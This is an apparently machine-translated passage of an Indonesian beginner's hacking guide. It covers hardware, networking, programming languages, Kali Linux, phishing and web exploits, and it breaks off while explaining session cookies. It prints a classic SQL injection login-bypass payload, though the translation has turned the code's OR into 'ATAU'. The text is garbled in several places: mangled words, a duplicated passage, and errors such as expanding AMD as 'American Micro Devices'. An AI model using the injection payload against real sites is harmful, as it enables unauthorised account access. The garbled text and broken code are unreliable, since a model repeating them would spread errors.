Senjata terpenting dalam gudang senjata peretas adalah pengetahuan. Tidak hanya penting bagi seorang hacker untuk belajar sebanyak mungkin tentang komputer, jaringan, dan perangkat lunak - tetapi untuk tetap kompetitif dan efektif mereka harus tetap up to date pada perubahan konstan dan cepat dalam komputer dan keamanan komputer. Seorang hacker tidak perlu menjadi seorang insinyur, ilmuwan komputer, atau memiliki pengetahuan mendalam tentang mikroprosesor atau desain perangkat keras komputer, tetapi mereka harus memahami cara kerja komputer, komponen utama dan bagaimana mereka berinteraksi, bagaimana komputer terhubung ke jaringan lokal, dan melalui internet, bagaimana pengguna biasanya berinteraksi dengan mesin mereka, dan - yang paling penting - bagaimana perangkat lunak menentukan fungsi komputer. Seorang hacker yang sangat baik fasih dan berlatih dalam beberapa bahasa komputer dan memahami sistem operasi utama.

Hal ini dimungkinkan, dan semakin umum, untuk orang awam dengan sedikit pengalaman hacking dan hanya sedikit atau pengetahuan menengah tentang pemrograman untuk melakukan serangan terhadap sistem. Orang sering melakukan ini menggunakan skrip dan mengikuti prosedur yang dikembangkan oleh operator yang lebih berpengalaman. Ini paling sering terjadi dengan jenis serangan yang lebih sederhana, seperti penolakan layanan. Peretas yang tidak berpengalaman ini dikenal di komunitas peretasan sebagai ***script kiddies***. Masalah dengan jenis aktivitas ini adalah pelaku kurang menghargai apa yang terjadi dalam kode yang mereka jalankan, dan mungkin tidak dapat mengantisipasi efek samping atau konsekuensi lain yang tidak diinginkan. Yang terbaik adalah memahami sepenuhnya apa yang Anda lakukan sebelum mencoba menyerang.

Komputer dan Prosesor

Komputer bervariasi dalam ukuran, bentuk, dan tujuan, tetapi kebanyakan dari mereka pada dasarnya memiliki desain yang sama. Peretas yang baik harus mempelajari bagaimana komputer berevolusi dari mesin paling awal di tahun 20th abad ke mesin yang jauh lebih canggih yang kita gunakan saat ini. Dalam prosesnya, menjadi jelas bahwa komputer memiliki komponen dasar yang sama. Untuk menjadi peretas yang efektif, Anda harus mengetahui berbagai jenis prosesor yang ada di sebagian besar komputer modern. Misalnya, tiga produsen mikroprosesor terbesar adalah Intel, American Micro Devices (AMD), dan Motorola. Prosesor ini terdiri dari sebagian besar komputer pribadi yang akan ditemui oleh peretas, tetapi masing-masing memiliki set instruksi uniknya sendiri. Meskipun sebagian besar peretas jarang harus berurusan dengan bahasa pemrograman di tingkat mesin, serangan yang lebih canggih mungkin memerlukan pemahaman tentang perbedaan antara set instruksi prosesor.

Beberapa prosesor dapat diprogram oleh pengguna akhir. Ini dikenal sebagai Field-Programmable Gate Arrays (FPGA) dan semakin sering digunakan untuk sistem tertanam, terutama dalam kontrol industri. Peretas diketahui mendapatkan akses ke chip ini saat mereka dalam produksi untuk menyebarkan perangkat lunak berbahaya di tujuan akhir. Pemahaman tentang arsitektur dan pemrograman FPGA diperlukan untuk jenis serangan canggih ini. Serangan yang disematkan ini terutama menyangkut pelanggan militer dan industri yang membeli chip dalam skala besar untuk sistem kritis.

Jaringan dan Protokol

Salah satu mata pelajaran yang paling penting untuk dipelajari oleh calon hacker adalah arsitektur jaringan dan protokol. Komputer dapat terhubung ke jaringan dalam berbagai konfigurasi dan ukuran, dan dengan teknologi berbeda yang mengatur interkoneksi. Dari kabel tembaga, serat optik, hingga koneksi nirkabel dan satelit, serta kombinasi dari semua media ini, kami telah membangun jaringan komputer yang luas di seluruh dunia. Jaringan ini dapat dipahami secara keseluruhan dalam skala besar serta dipandang sebagai koneksi jaringan mandiri yang lebih kecil.

Dalam hal ukuran, jaringan komputer secara tradisional dikategorikan sebagai Jaringan Area Lokal (LAN) dan Jaringan Area Luas (WAN). WAN biasanya menghubungkan beberapa LAN. Ada beberapa sebutan lain untuk ukuran jaringan yang berbeda, dan terminologinya selalu berubah seiring dengan berkembangnya teknologi dan konduktivitas baru. Mengikuti perubahan ini adalah salah satu tugas peretas yang berkelanjutan.

Jaringan juga memiliki arsitektur yang berbeda. Arsitektur ditentukan tidak hanya oleh konfigurasi node yang berbeda tetapi juga pada media yang menghubungkannya. Awalnya, komputer jaringan selalu terhubung dengan kabel tembaga. Kabel jaringan tembaga yang umum digunakan, sering dikenal sebagai **ethernet**kabel, terdiri dari pasangan kawat tembaga yang dipilin. Meskipun kabel yang paling umum adalah kabel kategori lima, atau CAT-5, kabel ini mulai digantikan dengan standar baru, CAT-6, yang memiliki kapasitas lebih besar untuk transmisi sinyal. Untuk aplikasi kecepatan sangat tinggi dan jarak yang lebih jauh, kabel serat optik biasanya dipilih. Serat optik menggunakan cahaya sebagai pengganti listrik dan memiliki kapasitas yang sangat tinggi untuk membawa informasi. Mereka digunakan untuk membawa sebagian besar televisi kabel modern dan layanan internet kecepatan tinggi. Serat optik berfungsi sebagai tulang punggung internet. Dalam area yang lebih kecil, jaringan nirkabel sangat umum. Menggunakan protokol Wireless Fidelity (Wi-Fi), jaringan nirkabel ada di sejumlah besar LAN pribadi, pribadi, dan komersial. Peretas sering sangat tertarik untuk meretas jaringan Wi-Fi,

Terlepas dari arsitektur atau media transmisi, ketika dua terminal berkomunikasi melalui jaringan, mereka harus melakukannya menggunakan a

seperangkat aturan umum yang dikenal sebagai **protokol**. Protokol jaringan telah berkembang sejak jaringan komputer pertama dibuat, tetapi mereka mempertahankan pendekatan dasar berlapis yang sama. Secara umum, jaringan dikonseptualisasikan dalam hal lapisan yang berbeda yang melakukan fungsi yang berbeda. Ini juga dikenal sebagai **tumpukan**. Protokol komunikasi yang paling umum digunakan saat ini adalah Internet Protocol (IP) dan Transmission Control Protocol (TCP). Secara bersama-sama, ini umumnya dikenal sebagai **TCP/IP**. Protokol-protokol ini kadang-kadang berubah dan distandarisasi. Sangat penting bagi peretas untuk mempelajari protokol-protokol ini dan bagaimana protokol-protokol ini berhubungan dengan komunikasi antara lapisan-lapisan tumpukan yang berbeda. Ini adalah bagaimana peretas dapat memperoleh tingkat akses yang lebih tinggi dan lebih tinggi ke suatu sistem.

Bahasa pemrograman

Mungkin tampak menakutkan untuk mempelajari bahasa pemrograman dari awal karena belum pernah melakukannya sebelumnya, tetapi banyak orang menemukan bahwa begitu mereka mahir dalam satu bahasa pemrograman, akan jauh lebih mudah dan lebih cepat untuk mempelajari bahasa lain. Peretas tidak hanya harus memahami bahasa pemrograman untuk dapat mengeksploitasi kerentanan perangkat lunak, tetapi banyak peretas perlu menulis kode mereka sendiri untuk dapat mengeksekusi serangan tertentu. Membaca, memahami, dan menulis kode adalah dasar dari peretasan.

Bahasa pemrograman berkisar dari kode mesin yang sangat tidak jelas, yang dalam format biner dan heksadesimal dan digunakan untuk berkomunikasi langsung dengan prosesor, hingga bahasa berorientasi objek tingkat tinggi yang digunakan untuk pengembangan perangkat lunak. Bahasa berorientasi objek tingkat tinggi yang umum adalah **C++** dan **Jawa**. Kode yang ditulis dalam bahasa tingkat tinggi dikompilasi ke dalam kode mesin yang sesuai untuk prosesor tertentu, yang membuat bahasa tingkat tinggi sangat portabel di antara berbagai jenis mesin. Kategori lain adalah bahasa skrip, di mana perintah dieksekusi baris demi baris alih-alih dikompilasi ke dalam kode mesin.

Mempelajari bahasa pemrograman membutuhkan waktu dan latihan - tidak ada cara lain untuk menjadi mahir. Malam yang panjang dan maraton menulis, men-debug, dan mengkompilasi ulang kode adalah ritual umum di antara peretas pemula.

Bab 4. Perangkat Peretas

Ebahkan dipersenjatai dengan pengetahuan, akal, dan jumlah yang tepat dari ketekunan yang keras kepala, peretas masih membutuhkan seperangkat alat fisik tertentu untuk melakukan serangan. Namun, hacking tidak harus menjadi profesi atau hobi yang mahal. Sebagian besar perangkat lunak yang dibutuhkan peretas dapat diperoleh secara gratis karena merupakan produk sumber terbuka. Peretas juga tidak membutuhkan ribuan dolar untuk peralatan komputasi bertenaga tinggi - untuk sebagian besar serangan, laptop atau komputer desktop sederhana dengan jumlah memori, penyimpanan, dan kecepatan prosesor yang wajar akan cukup. Selama beberapa dekade, peretas menjadi terkenal karena mencapai banyak hal dengan anggaran yang relatif rendah. Meskipun setiap individu perlu memutuskan sendiri kombinasi perangkat keras dan perangkat lunak apa yang mereka butuhkan untuk tujuan khusus mereka,

Sistem Operasi & Distribusi

Sistem operasi (OS) adalah perantara antara perangkat keras dan perangkat lunak komputer. OS biasanya mengelola sistem file, komunikasi periferal, dan akun pengguna sistem komputer, di antara tanggung jawab lainnya. Ada beberapa merek sistem operasi, baik komersial maupun open source, yang dapat diinstal pada platform komputer apa pun. Microsoft Windows adalah OS komersial yang paling umum dikenal dan diinstal untuk sistem gaya "PC". Apple memiliki OS sendiri yang terpasang di komputer dan sistem selulernya. OS Android open source Google dengan cepat mendapatkan popularitas.

Sistem operasi Linux, dinamai dan dikembangkan oleh Linus Torvalds - sosok legendaris dalam budaya peretas - adalah cabang sumber terbuka dari sistem operasi UNIX (OS Apple juga didasarkan pada UNIX). Linux mendapatkan popularitas di kalangan peretas dan penggemar komputer hard-core selama bertahun-tahun

karena fleksibilitas dan portabilitasnya. Berbagai distribusi Linux telah berkembang untuk tujuan yang berbeda melalui bermain-main konstan oleh penggunanya. Distribusi biasanya dibedakan satu sama lain berdasarkan ukurannya, antarmuka pengguna, driver perangkat keras, dan perangkat lunak yang sudah diinstal sebelumnya. Beberapa distribusi Linux yang populer, seperti Red Hat dan Ubuntu, adalah untuk penggunaan umum. Lainnya telah dikembangkan untuk tugas dan platform tertentu. Sistem operasi pada platform "serangan" peretas adalah inti dari perangkatnya.

Kali Linux

Sebelumnya dikenal sebagai Backtrack, Kali adalah sistem operasi Linux open source yang populer untuk peretas. Kali (distribusi terbaru Kali Linux dapat ditemukan di www.kali.org/downloads) dapat diinstal pada mesin khusus, atau dijalankan dari mesin virtual dalam sistem operasi lain. Selama bertahun-tahun Kali telah berevolusi untuk menampung sejumlah besar program penilaian kerentanan dan eksploitasi yang paling berguna. Ini adalah salah satu alat pertama yang harus didapatkan oleh peretas pemula. Kali tidak hanya menyediakan latihan menggunakan platform Linux, tetapi juga berisi semua yang dibutuhkan peretas untuk melakukan beberapa serangan tingkat bawah paling dasar untuk mendapatkan pengalaman berharga.



Tangkapan Layar Kali Linux Dengan Menu Alat

Distribusi Forensik

OS Linux juga tersedia dalam beberapa distribusi gratis yang dimaksudkan untuk digunakan untuk analisis komputer forensik. Distribusi ini

berisi alat yang memungkinkan profesional keamanan untuk mencari jejak serangan komputer pada mesin korban. Peretas juga menggunakan distribusi ini ketika mereka berlatih serangan sehingga mereka dapat mempelajari cara agar tidak terdeteksi.

Mesin virtual

Mesin virtual adalah program yang meniru perilaku platform perangkat keras tertentu dalam batas-batas sistem operasi yang ada. Hal ini memungkinkan pengguna untuk menginstal beberapa sistem operasi pada satu perangkat keras, memperlakukan masing-masing seolah-olah itu adalah mesin yang terpisah. Memelihara mesin virtual tidak hanya memberi peretas kemampuan untuk menjalankan berbagai alat peretasan yang berbeda, tetapi juga memberikan kesempatan untuk melatih keterampilan peretasan dalam "kotak pasir" yang bebas konsekuensi. Teknik umum untuk melatih serangan adalah menginstal sistem operasi yang setara dengan target potensial dalam mesin virtual, dan berlatih menyerang kerentanan sistem yang diketahui, dan bahkan menyelidiki lebih lanjut. Cukup mudah untuk mendapatkan versi gratis yang lama, sistem operasi yang tidak berfungsi - seperti beberapa rilis Windows yang lebih lama - bersama dengan daftar kerentanan versi tertentu. Memiliki OS yang diinstal pada mesin virtual yang belum ditambal dengan pembaruan keamanan terbarunya memberi peretas cara sempurna untuk mempraktikkan serangan tanpa khawatir merusak sistem target atau melanggar hukum.

Bahasa pemrograman

Komputer adalah pelayan umat manusia, tetapi mereka tidak tahu apa yang harus dilakukan tanpa instruksi yang jelas. Karena bahasa biner mesin sangat sulit untuk dikonseptualisasikan oleh programmer manusia secara efisien, kami mengembangkan bahasa pemrograman yang lebih dekat dengan bahasa manusia, yang kemudian dapat diterjemahkan untuk dimengerti oleh mesin. Bahasa komputer telah berevolusi dari skrip baris demi baris sederhana, ke bahasa terstruktur yang lebih modular, hingga bahasa berorientasi objek tingkat lanjut yang digunakan untuk mengembangkan perangkat lunak saat ini. Bahasa skrip, bagaimanapun, masih memainkan peran utama dalam operasi komputer dan jaringan. Karena program ditulis oleh orang, mereka tentu saja bisa salah. Kesalahan ini bukan hanya kesalahan yang tidak disengaja dalam pengkodean yang sebenarnya, tetapi juga kelalaian dalam perencanaan program itu sendiri. Kesalahan ini adalah apa yang dicari peretas ketika mencoba mendapatkan akses tidak sah ke sistem target mereka. Oleh karena itu, sangat penting bagi peretas untuk mendapatkan kompiler dan juru bahasa yang diperlukan untuk menjadi fasih dalam beberapa bahasa pemrograman penting, dan setidaknya akrab dengan beberapa bahasa lainnya. Sebagian besar dari ini

alat pemrograman adalah open-source dan tersedia secara bebas dalam satu atau lain bentuk.

Bahasa Berorientasi Objek

Bahasa berorientasi objek adalah bahasa pemrograman komputer tingkat tinggi yang dikompilasi setelah selesai menjadi kode mesin yang dapat dieksekusi. Pemrogram menggunakan semacam program pengeditan teks untuk mengembangkan kode mereka. Mereka juga membutuhkan kompiler yang sesuai dengan platform komputer di mana program yang dapat dieksekusi akan dijalankan. Beberapa alat pengembangan perangkat lunak juga berisi fungsi debugging yang memungkinkan programmer untuk menemukan sintaks dan kesalahan lainnya sebelum program dikompilasi. Bahasa berorientasi objek

berpusat di sekitar gagasan bahwa komponen yang berbeda dalam program komputer dapat diperlakukan sebagai: **benda-benda** dengan pasti **properti**. Properti dapat dimanipulasi dengan prosedur yang dikenal sebagai **metode**, dan objek dapat ditempatkan ke dalam berbagai **kelas**. Mempelajari pemrograman berorientasi objek adalah bagian penting dari proses pembelajaran bagi seorang peretas yang bercita-cita tinggi. Banyak perangkat lunak, baik online maupun offline, dikembangkan menggunakan bahasa berorientasi objek seperti C++ dan Java. Memahami kerentanan dalam program yang ditulis dalam bahasa-bahasa ini, dan kemudian mengeksplorasinya, menjadi mungkin ketika seorang peretas terbiasa dengan bahasa tersebut. Selain itu, peretas sering mendapati diri mereka perlu menulis perangkat lunak mereka sendiri untuk mengotomatiskan serangan atau untuk membantu mereka mendapatkan kendali atau mentransfer data begitu mereka memiliki akses ke suatu sistem.

Bahasa yang Diterjemahkan

Bahasa berorientasi objek sangat terstruktur dan termodulasi. Pernyataan tunggal dalam kode bahasa berorientasi objek tidak dapat dijalankan sendiri tanpa konteks program lainnya. Inilah sebabnya mengapa bahasa berorientasi objek harus menggunakan kompiler untuk menerjemahkan program ke dalam kode mesin sebelum dapat dipahami oleh komputer. Meskipun ini berguna untuk program yang lebih besar dan lebih kompleks, hal ini dapat memakan banyak waktu dan tidak perlu untuk tugas pemrograman yang lebih pendek. Bahasa yang ditafsirkan, sebaliknya, dieksekusi (sebagian besar) secara baris demi baris oleh komputer, memungkinkan koreksi cepat dan debugging yang lebih intuitif.

Salah satu bahasa interpretasi yang paling populer adalah **Python**. Gratis, terbuka-

proyek sumber, Python telah mendapatkan popularitas di seluruh dunia karena kesederhanaan, fleksibilitas, dan portabilitasnya. Peretas sering menggunakan Python untuk membantu mereka mengotomatiskan tugas-tugas tertentu yang sering dilakukan pada baris perintah. Python, seperti kebanyakan perangkat lunak sumber terbuka, hadir dalam beberapa distribusi tergantung pada aplikasi yang dimaksud. Distribusi yang berbeda ini berisi berbagai set modul pra-tulis, atau paket, yang dapat disatukan dalam skrip Python.

Bahasa lain yang ditafsirkan yang penting bagi peretas termasuk bahasa skrip web seperti **HTML**, **JavaScript**, **Perl**, **PHP**, dan **Rubi**. Bahasa-bahasa ini digunakan untuk mengembangkan aplikasi web. Kerentanan dalam aplikasi web, sebagian, yang memungkinkan peretas mendapatkan akses ke situs web target.

Bahasa Kueri Basis Data

Tujuan umum peretas adalah mendapatkan akses ke data pribadi atau rahasia. Server menyimpan volume data yang tinggi dalam struktur terorganisir yang dikenal sebagai **database**. Basis data memiliki bahasa sendiri yang digunakan dalam kode bahasa pemrograman lain saat mengakses data. Jika aplikasi web, misalnya, perlu mengakses atau mengubah informasi profil salah satu pengguna, ia perlu mengirim perintah ke database yang ditulis dalam bahasa database yang sesuai. Perintah-perintah ini dikenal sebagai **pertanyaan**. Salah satu bahasa database yang paling umum digunakan untuk aplikasi online adalah Structured Query Language, atau **SQL**. Mengeksplorasi kerentanan dalam SQL telah, selama bertahun-tahun, menjadi salah satu metode paling umum yang digunakan peretas untuk mengakses situs web dan data yang terkandung di dalamnya.

Karena programmer telah menjadi bijaksana dengan kerentanan dalam SQL, mereka telah melakukan upaya besar untuk memperbaiki kerentanan tersebut, sehingga beberapa serangan yang lebih sederhana kurang umum. Memahami SQL dan bahasa kueri basis data lainnya adalah alat penting lainnya bagi peretas. Server SQL dapat diatur pada mesin uji peretas untuk mempraktikkan berbagai metode serangan.

Bab 5. Mendapatkan Akses

Saya n kebanyakan kasus, tujuan peretas adalah untuk mendapatkan akses ke sistem yang mereka tidak berwenang. Cara terbaik untuk melakukannya adalah dengan mengeksplotasi kerentanan dalam sistem otentifikasi. Kerentanan ini, dalam banyak kasus, terletak pada kebiasaan pengguna yang berwenang atau dalam pengkodean perangkat lunak yang berjalan di server target. Peretas sangat mahir dalam menemukan dan mempelajari cara mengeksplotasi kerentanan dengan sangat cepat, dan kerentanan baru tampaknya muncul secepat yang lama dikurangi. Setiap bagian dari perangkat lunak server, terutama yang besar dan kompleks, kemungkinan memiliki banyak kerentanan yang bahkan belum ditemukan. Seorang profesional keamanan yang baik belajar bagaimana berpikir seperti seorang peretas sehingga mereka dapat mengantisipasi masalah dengan sistem yang mereka lindungi sebelum peretas topi hitam dapat mengeksplotasinya.

Rekayasa Sosial

Pengguna manusia sering kali merupakan mata rantai terlemah dalam "rantai pembunuhan" keamanan komputer. Banyak pengguna tidak hanya memiliki sedikit pemahaman tentang sistem yang mereka gunakan, tetapi mereka juga cenderung kurang menghargai sifat ancaman dunia maya, dan memiliki sedikit keinginan untuk meluangkan waktu dan upaya untuk melindungi diri mereka sendiri. Meskipun orang-orang mulai menjadi lebih sadar, masih ada cukup banyak target manusia yang mudah untuk dieksplotasi oleh peretas. **Rekayasa sosial** adalah aktivitas menggunakan pengintai atau penipuan sederhana untuk mendapatkan kata sandi atau akses langsung dari pengguna yang tidak curiga. Rekayasa sosial membutuhkan sedikit keahlian teknis dan lebih disukai oleh peretas daripada serangan yang lebih sulit dan berisiko yang memerlukan metode intrusif.

AKUISISI PASSWORD PASIF

Mungkin jenis rekayasa sosial yang paling sederhana adalah menebak kata sandi login seseorang. Meskipun ada peringatan, pengguna terus menggunakan

kata sandi yang berisi urutan karakter yang umum atau mudah ditebak. Alasan utama mengapa praktik ini sangat umum adalah karena orang cenderung menginginkan kata sandi yang mudah diingat. Kebanyakan orang memiliki beberapa email dan akun pengguna untuk rumah dan kantor, sehingga sulit untuk melacak semuanya, dan dengan demikian dapat menggunakan kata sandi yang sama - atau serupa - untuk beberapa akun. Praktik ini menempatkan semua akun mereka dalam bahaya ketika peretas berhasil mendapatkan kata sandi. Kesalahan kata sandi yang umum adalah menggunakan nama sendiri atau nama anggota keluarga atau hewan peliharaan, menggunakan kata-kata yang biasa ditemukan dalam kamus, menggunakan urutan nomor yang sesuai dengan hari ulang tahun mereka atau orang yang dicintai, termasuk bagian dari alamat tempat tinggal mereka, menggunakan nama tim olahraga favorit, dan tema serupa lainnya yang mudah diingat. Salah satu alasan terbesar mengapa ini adalah praktik yang sangat buruk di zaman modern ini adalah karena ada begitu banyak informasi pribadi yang tersedia dan tersedia untuk umum di internet. Pandangan sekilas ke halaman media sosial seseorang biasanya mengungkapkan harta karun informasi tentang mereka. Ketika seseorang mengizinkan profil media sosial mereka untuk dilihat secara publik, itu menjadi sumber yang sempurna bagi peretas untuk memperbaiki tebakan kata sandi mereka. Data pribadi yang berguna untuk menebak kata sandi juga dapat diperoleh melalui praktik Ketika seseorang mengizinkan profil media sosial mereka untuk dilihat secara publik, itu menjadi sumber yang sempurna bagi peretas untuk memperbaiki tebakan kata sandi mereka. Data pribadi yang berguna untuk menebak kata sandi juga dapat diperoleh melalui praktik **menyelam tempat sampah**, di mana seorang peretas mengaduk-aduk sampah pengguna target untuk mendapatkan dokumen yang berisi informasi sensitif. Keamanan kata sandi telah menjadi masalah sehingga semakin banyak situs web, akun online, layanan email, dan sistem lain yang memerlukan kata sandi mulai memberlakukan pembatasan ketat pada format dan konten kata sandi.

Jenis rekayasa sosial yang lebih interaktif melibatkan tingkat pengawasan atau pengintaian tertentu dari pihak peretas. Jika seorang peretas memiliki akses fisik ke lokasi sistem target mereka, mereka mungkin mencoba melihat pengguna saat mereka benar-benar mengetik informasi login mereka. Ini bahasa sehari-hari dikenal sebagai **selancar bahukarena** itu hanya melibatkan mengintip secara diam-diam dari balik bahu pengguna.

PHISHING, TOMBOL-PHISHING, DAN WHALING

Anonimitas umum Internet sering kali dapat menidurkan orang ke dalam rasa aman yang salah, memungkinkan mereka untuk terlibat dalam perilaku yang tidak akan pernah mereka lakukan secara tatap muka. Jika orang asing mengetuk dan pintu individu mengaku sebagai perwakilan dari bank mereka dan meminta kunci brankas mereka, kemungkinan orang tersebut akan memiliki pintu dengan cepat.

menghantam wajah mereka. Namun demikian, ribuan orang setiap hari dengan mudah mengungkapkan informasi pribadi dan login mereka kepada peretas palsu melalui Web, email, telepon, dan pesan teks.

Metode umum yang digunakan peretas untuk mendapatkan informasi pengguna adalah proses **pengelabuan**. Dalam tradisi nomenklatur unik jargon peretasan, phishing adalah homonim dari "memancing", dan mendapatkan namanya dari gagasan bahwa praktiknya mirip dengan menggantung kail di air, menunggu ikan menggigit. Email phishing biasa ditulis menyerupai komunikasi yang sah dari bank, dari akun belanja atau layanan online, atau bahkan dari departemen dalam organisasi korban sendiri. Seringkali, email akan muncul dengan sendirinya kepada pengguna sebagai permintaan untuk mengonfirmasi atau mengatur ulang kata sandi. Pesan phishing yang canggih akan menggunakan header email palsu, bahasa yang meyakinkan, dan format yang hampir sama dengan email yang sah. Jika pengguna target jatuh ke dalam perangkap, mereka akan menanggapi email dengan nama pengguna dan kata sandi mereka atau mengklik tautan web yang menerima informasi dalam bentuk yang terlihat sah. Biasanya,

Berbeda dengan phishing, di mana sejumlah besar email identik dikirim ke banyak pengguna seperti umpan yang menggantung di antara banyak ikan, **spear-phishing** menargetkan pengguna tertentu – sama seperti seorang nelayan tombak membidik satu ikan. Meskipun spear-phishing tidak menghasilkan volume akun yang tinggi seperti serangan phishing, ini dapat memiliki tingkat keberhasilan yang lebih tinggi karena email yang lebih individual biasanya lebih meyakinkan. Email spearphishing yang dijalankan dengan baik akan sering ditujukan kepada pengguna target dengan nama, dan berisi detail pribadi lainnya untuk membuatnya tampak lebih autentik. Jadi, biasanya ada beberapa penelitian atau rekayasa sosial yang mendahului serangan spear-phishing. Dalam kebanyakan kasus, jenis serangan ini dilakukan karena peretas telah mengidentifikasi individu yang menjadi sasaran memiliki informasi, aset, atau akses komputer yang menarik. Serangan spear-phishing pamungkas ditujukan terhadap target bernilai tinggi dalam suatu organisasi – biasanya eksekutif atau petugas informasi dengan akses teratas. Karena individu-individu ini adalah "ikan besar", jenis serangan ini dikenal sebagai **tombakataupenangkapan ikan paus**. Serangan phishing, spear-phishing, dan harpooning tidak hanya dilakukan untuk tujuan mendapatkan password. Terkadang mereka digunakan untuk mengumpulkan yang lain

informasi atau untuk mengirimkan perangkat lunak berbahaya ke sistem target.

Eksloitasi Web

Ada banyak jenis kerentanan web dan eksloitasi terkait - dan yang baru muncul secepat yang lama ditutup. Ada lusinan bahasa yang disatukan dalam berbagai kombinasi untuk membuat situs web atau aplikasi web dan kerentanan bisa ada di mana saja dalam struktur itu. Tercantum di sini adalah beberapa contoh eksloitasi umum yang menggambarkan bagaimana peretas menggunakan kerentanan untuk keuntungan mereka.

Injeksi SQL

Bahasa query database SQL ada di mana-mana di World Wide Web. Ini paling sering digunakan dalam kode web lain untuk mengelola login pengguna dan permintaan akses basis data. Karena kueri basis data pasti berisi string yang berasal dari input pengguna, itu secara alami rentan terhadap manipulasi. ***injeksi SQL*** adalah eksloitasi web yang memanfaatkan sintaks dari bahasa SQL itu sendiri. SQL menggunakan operasi logika Boolean seperti AND dan OR untuk menghubungkan segmen pernyataan, termasuk string yang dimasukkan oleh pengguna. Pernyataan SQL tipikal untuk login pengguna mungkin terlihat mirip dengan berikut ini:

```
SELECT * FROM database WHERE user = ' " + username + " ';
```

Pernyataan di atas akan memasukkan string yang dimasukkan pengguna yang sesuai dengan bidang pengguna ke dalam variabel "nama pengguna" dalam pernyataan. Pernyataan ini mengharapkan pengguna untuk memasukkan string nama pengguna yang sederhana dan khas. Seperti kebanyakan kerentanan yang berusaha dieksloitasi oleh peretas, penggunaan kolom input pengguna yang tidak diinginkan dapat mengakibatkan perilaku yang tidak terduga. Peretas pintar belajar mengeksloitasi sintaks SQL untuk mendapatkan akses ke akun pengguna dengan memasukkan string khusus ke bidang pengguna yang menyebabkan perintah SQL tertentu yang diinginkan dieksekusi. Misalnya, string berikut mungkin tampak tidak masuk akal atau tidak menarik saat dimasukkan sebagai nama pengguna:

```
' ATAU '1'='1
```

Namun, jika juru bahasa SQL mengambil perintah yang dihasilkan secara harfiah, itu akan berbunyi:

```
SELECT * FROM database WHERE user = '' OR 1=1;
```

Ketika perintah ini dijalankan, itu akan dibaca sebagai (untuk parafrase dalam bahasa Inggris sederhana):

"pilih semua record dari database dimana user berada ''**ATAU**1=1"

Kemungkinan tidak akan ada nama pengguna yang berupa string kosong, tetapi keberadaan kata kunci 'ATAU' berarti bahwa perintah akan dijalankan jika salah satu klausa di setiap sisi OR (pengguna = '' OR 1=1) benar. Karena 1=1 adalah *selalu* benar, perintah harus dijalankan. Setiap pernyataan yang selalu benar dapat ditempatkan setelah OR, tetapi 1=1 adalah pilihan yang efisien. Penyisipan segmen perintah melalui string pengguna adalah mengapa prosedur ini disebut "injeksi". Ini adalah contoh sederhana, dan sebagian besar situs sekarang memiliki perlindungan terhadap a

serangan dasar, tetapi serangan injeksi (skrip lain selain SQL dapat rentan terhadap injeksi) terus menjadi ancaman umum dan berfungsi sebagai contoh ilustratif untuk mengeksplorasi kerentanan perangkat lunak. Ada beberapa situs web yang memungkinkan peretas mempraktikkan serangan injeksi terhadap situs tiruan dengan kerentanan SQL yang diketahui.

Manipulasi URL

Alamat web, atau Universal Resource Locator (URL), dari sebuah situs web tidak hanya berisi informasi tentang lokasi jaringan dari file sumber daya situs, tetapi sering kali berisi informasi lain yang diteruskan ke aplikasi web setelah semacam interaksi pengguna. Informasi ini mungkin dikodekan, atau mungkin mengikuti semacam skema semantik. Sebagai contoh sederhana, pertimbangkan mesin pencari fiktif dengan URL beranda berikut:

<http://www.acmesearch.com/>

Ketika pengguna memasukkan istilah pencarian ke dalam formulir dan mengklik tombol kirim, situs dapat secara otomatis menambahkan url dengan istilah pencarian sesuai dengan beberapa format. Ini adalah cara untuk meneruskan informasi ke skrip web dan kueri basis data untuk memenuhi permintaan pengguna. Jadi, jika pengguna mesin pencari hipotetis ini mencari "peretasan pemula", situs tersebut dapat mengirimkan URL berikut (atau yang serupa):

<http://www.acmeseach.com/search?=beginner+hacking>

Jika pengguna memperhatikan polanya, mereka dapat dengan mudah mengetahui bahwa mereka dapat menghindari formulir web untuk antarmuka pengguna dan cukup mengetikkan istilah pencarian mereka ke dalam skema URL yang mereka

diamati. semacam ini **Manipulasi URL** tentu saja cukup tidak berbahaya bila digunakan pada layanan seperti mesin pencari. Namun, pada hari-hari awal perdagangan web, semantik URL sederhana semacam ini sebenarnya digunakan untuk mengirimkan pesanan produk. Tidak lama kemudian peretas menemukan cara untuk memanipulasi jumlah pembayaran serta jenis dan jumlah produk yang mereka pesan. Meskipun sebagian besar pedagang online sekarang memiliki proses yang lebih aman, masih banyak jenis situs web dan layanan yang memiliki kerentanan yang dapat dieksplorasi melalui manipulasi URL.

Pembuatan Skrip Lintas Situs dan Pemalsuan Permintaan

Beberapa situs web memungkinkan pengguna untuk berinteraksi dengan situs sedemikian rupa sehingga masukan pengguna menjadi bagian dari konten situs web. Salah satu contoh terbaiknya adalah situs web yang menampilkan komentar (pada foto, artikel, dll.) dari pengguna. Komentar tersebut biasanya disampaikan oleh pengguna melalui penggunaan formulir web atau antarmuka serupa. Jika penyerang dapat memasukkan sesuatu selain komentar - baik dengan manipulasi URL atau input langsung ke bidang formulir - itu bisa menjadi bagian dari kode situs web yang diakses oleh pengguna lain. Peretas telah mempelajari cara menyuntikkan kode berbahaya ke situs web melalui bidang formulir ini dengan mengeksplorasi server yang tidak melindungi dari jenis serangan ini. Kode yang disuntikkan dapat ditulis sedemikian rupa sehingga pengguna lain bahkan tidak tahu bahwa browser mereka menjalankan kode yang disuntikkan.

Saat pengguna masuk ke situs web yang aman, situs web tersebut memberikan akses ke sumber daya di servernya. Biasanya, akses ini hanya diberikan kepada pengguna tertentu untuk sesi login tunggal tersebut. Setelah pengguna keluar atau menutup situs web, mereka harus masuk lagi dan memulai sesi baru untuk akses. Informasi sesi disimpan di sistem pengguna melalui penggunaan **kue**, yang merupakan file kecil yang berisi informasi berguna tentang status a

